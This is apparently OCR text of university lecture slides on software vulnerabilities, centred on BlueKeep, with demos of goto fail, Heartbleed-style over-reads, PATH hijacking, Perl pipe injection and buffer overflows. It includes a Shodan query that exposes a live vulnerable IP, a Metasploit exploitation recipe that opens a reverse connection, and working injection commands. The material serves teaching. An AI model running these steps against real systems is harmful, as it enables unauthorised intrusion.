CVE-2025-43300	Apple	iOS, iPadOS, and macOS	21-08-2025	11-09-2025
CVE-2025-54948	Trend Micro	Apex One	18-08-2025	08-09-2025
CVE-2025-8876	N-able	N-Central	13-08-2025	20-08-2025
CVE-2025-8875	N-able	N-Central	13-08-2025	20-08-2025
CVE-2025-8088	RARLAB	WinRAR	12-08-2025	02-09-2025
CVE-2007-0671	Microsoft	Office	12-08-2025	02-09-2025

This is a vulnerability





BlueKeep (CVE-2019-0708) is a vulnerability that was discovered in Microsoft's Remote Desktop Protocol (RDP) implementation, which allows for the possibility of remote code execution.

First reported in May 2019, Microsoft issued a security patch (including an out-of-band update for several versions of Windows that have reached their end-of-life, such as Windows XP) on 14 May 2019.

On 6 September 2019, a Metasploit exploit of the wormable BlueKeep security vulnerability was publicly released.

This is a vulnerability





CVE-2019-0708 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

A remote code execution vulnerability exists in Remote Desktop Services formerly known as Terminal Services when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests, aka 'Remote Desktop Services Remote Code Execution Vulnerability'.

+View Analysis Description

Severity


CVSS Version 3.x | CVSS Version 2.0


CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 9.8 CRITICAL

Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

This is a vulnerability





CVSS v3.0 Severity and Metrics:

Base Score: 9.8 CRITICAL

Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Impact Score: 5.9

Exploitability Score: 3.9

Attack Vector (AV): Network

Attack Complexity (AC): Low

Privileges Required (PR): None

User Interaction (UI): None

Scope (S): Unchanged

Confidentiality (C): High


Integrity (I): High

Availability (A): High


Finding BlueKeep – with Shodan

Shodan is a search engine that lets users search for various types of servers (webcams, routers, servers, etc.) connected to the internet using a variety of filters.

This can be information about the server software, what options the service supports, a welcome message or anything else the server willingly offers.



Finding BlueKeep – with Shodan



vuln:cve-2019-0708

TOTAL RESULTS

51,418

TOP COUNTRIES

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

114.239.144.179

2022-09-26T07:22:13.320946


Chinanet Jiangsu Province Network

⚠ **Vulnerabilities**

BlueKeep

```
Remote Desktop Protocol Encryption:
  Protocols:
    Standard RDP Security
  Methods:
```

Exploiting BlueKeep – with Metasploit



Initial Metasploit Exploit Module for BlueKeep (CVE-2019-0708)

Brent Cook

Sep 6, 2019 | *Last updated on Jan 17, 2024* | 5 min read

Today, Metasploit is releasing an initial public exploit module for CVE-2019-0708, also known as BlueKeep, as a pull request on Metasploit Framework. The initial PR of the exploit module targets 64-bit versions of Windows 7 and Windows 2008 R2. The module builds on proof-of-concept code from Metasploit contributor @zerosum0x0, who also contributed Metasploit's BlueKeep scanner module and the scanner and exploit modules for EternalBlue. Metasploit's exploit makes use of an improved general-purpose RDP protocol library, as well as enhanced RDP fingerprinting capabilities, both of which will benefit Metasploit users and contributors well beyond the context of BlueKeep scanning and exploitation.


BlueKeep details

RDP supports static virtual channels, intended for communication for various RDP components.

Microsoft creates two channels by default: MS_T120 (used by RDP itself) and CTXTW (used in Citrix ICA).

Clients are not expected to create these channels over the network.

If a client creates a channel with the same name MS_T120, sends crafted data to it, the original channel structure is freed but the RDP server will still try to access the freed memory when the connection is closed – leading to a use-after-free condition.



TCP Port 3389
Virtual Channels
Default channel no 31: MS_T120
Termdd.sys
Malicious channel no 11: MS_T120

CWE-416: Use After Free

The code reuses or references memory after it has been freed.


At some point afterward, the memory may be allocated again and saved in another pointer, while the original pointer references a location somewhere within the new allocation. Any operations using the original pointer are no longer valid because the memory "belongs" to the code that operates on the new pointer.

https://cwe.mitre.org/data/definitions/416.html




Recipe for exploiting BlueKeep

1. Identify RDP servers




```
nmap -p 3389 <target-ip>
```

2. Find vulnerable RDP servers




```
nmap -p 3389 --script rdp-enum-encryption <target-ip>
```

3. Use Metasploit to exploit vulnerable RDP servers



```
msfconsole
use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
set RHOSTS TARGET_IP
set LHOST YOUR_IP
exploit
```

Reverse-engineering BlueKeep



May 31, 2019 - Vulnerability Research

Analysis of CVE-2019-0708 (BlueKeep)

Marcus Hutchins


I held back this write-up until a proof of concept (PoC) was publicly available, as not to cause any harm. Now that there are multiple denial-of-service PoC on github, I'm posting my analysis.

Binary Diffing

As always, I started with a BinDiff of the binaries modified by the patch (in this case there is only one: TermDD.sys). Below we can see the results.

Similarity	Confidence	Address	Primary Name	Type	Address	Secondary Name	Type	Basic Blocks	Jumps
0.01	0.03	00011F52	sub_11F52	Normal	00011EC6	_IcaReadChannel@12	Normal	0 1 34	51

https://malwaretech.com/2019/05/analysis-of-cve-2019-0708-bluekeep.html



Sep 06, 2019 - Vulnerability Research

BlueKeep: A Journey from DoS to RCE (CVE-2019-0708)

Marcus Hutchins

Due to the serious risk of a BlueKeep based worm, I've held back this write-up to avoid advancing the timeline. Now that a proof-of-concept for RCE (remote code execution) has been release as part of Metasploit, i feel it's now safe for me to post this.

This article will be a follow on from my previous analysis.

Be free

As I mentioned in the previous article, we are able to free the data structure associated with the MS_T120 channel. Freeing the structure alone isn't of much use, but controlling its content is. With a UAF (use-after-free), the goal is to free an object, then allocate a fake one in its place. By replacing the content of a real object with our own data, we gain more extensive control over the code utilizing it. What we can do with our fake channel structure depends entirely on what the structure is used for (we'll get to this later).


https://malwaretech.com/2019/09/bluekeep-a-journey-from-dos-to-rce-cve-2019-0708.html

Where’s the bug?

```
#include <stdio.h>

int main () {
    int i;
    printf("Enter a value: ");
    scanf("%d", &i);

    if (i < 0)
        goto fail;
    if (i > 100)
        goto fail;
        //goto fail;
    if (i%2 == 0)
        goto fail;

    return;

fail:
    printf("Fail\n");
    return;
}
```

```
$ ./a.out
Enter a value: 2
Fail

$ ./a.out
Enter a value: 3
Fail
```

Apple iOS Goto Fail




```c
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                                 uint8_t *signature, UInt16 signatureLen)
{
    OSStatus        err;
    ...

    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
    ...

fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
}
```

```c
#include <stdio.h>
#include <string.h>

int main () {

  char buf[20] = "http://www.diku.dk";
  char shh[30] = "mumstheword";
  char out[64];
  int chars;

  printf("Buffer contents: %s\n", buf);

  printf("Chars to copy: ");
  scanf("%d", &chars);
  if (chars > sizeof(buf)) chars = sizeof(buf);
  memcpy(out, buf, chars);

  printf("Copied: ");
  fwrite(out, chars, 1, stdout);
  printf("\n");

  return(0)
```

```
$ ./a.out
Buffer contents: http://www.diku.dk
Chars to copy: 12
Copied: http://www.d

$ ./a.out
Buffer contents: http://www.diku.dk
Chars to copy: 50
Copied: http://www.diku.dk⍰⍰0L⍰H⍰⍰mumstheword
```

The HeartBleed Bug



Heartbeat – Normal usage

Client

Server, send me this 4 letter word if you are there: "bird"

bird

Server

has connected. User Bob has connected. User Alice wants 4 letters: bird. Serve master key is 31431498531054. User Carol wants change password "password 123".

Heartbeat – Malicious usage

Client

Server, send me this 500 letter word if you are there: "bird"

bird. Server master key is 31431498531054. User Carol wants to change password to "password 123"...

Server

has connected. User Bob has connected. User Mallory wants 500 letters: bird. Serve master key is 31431498531054. User Carol wants change password "password 123".

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{

  printf("Current time: ");
  fflush(stdout);
  system("/bin/date");
  return 0;

}
```

```
$ ./a.out
Current time: Fri Sep  6 09:30:47 CEST 2019

$ export PATH=`pwd`:$PATH
$ echo -e '#!/bin/sh\necho "Hello"' > date
$ chmod 700 date

$ ./a.out
Current time: Hello
```

```
#!/usr/bin/perl

open(FH, "< ".$ARGV[0]); #force read open with '<'

while(<FH>)
{
   print $_;
}

close(FH);
```


```
$ ./code.pl code.pl
#!/usr/bin/perl

open(FH, $ARGV[0]);

while(<FH>)
{
   print $_;
}

close(FH);

$ ./code.pl 'ls -l code.pl|'
-rwx------ 1 user user 79 Sep  1 10:45 code.pl
```


According to the Perl documentation, if filename ends with a "|", filename is interpreted as a command which pipes output

```
#include <string.h>

void foo (char *bar)
{
   char  c[12];
   strncpy(c, bar, sizeof(c));
}

int main (int argc, char **argv)
{
   foo(argv[1]);
}
```

```
$ ./6.out A

$ ./6.out AAAAAAAAAAAAAAA

$ ./6.out AAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

```
#include <string.h>

void foo (char *bar)
{
   char  c[12];
   strcpy(c, bar);
}

int main (int argc, char **argv)
{
   foo(argv[1]);
}
```





Some countermeasures

Stack canaries

- Check stack not altered when function returns

Data execution prevention (DEP)

- Prevent the execution of data on the stack or heap

Address space layout randomization (ASLR)

- Rearrange memory positions to make successful exploitation more difficult

Okay, so you’ve found a bug

Options

WHITE MARKET

Bug-bounty programs, hacking contests, and direct vendor communication provide opportunities for responsible disclosure.

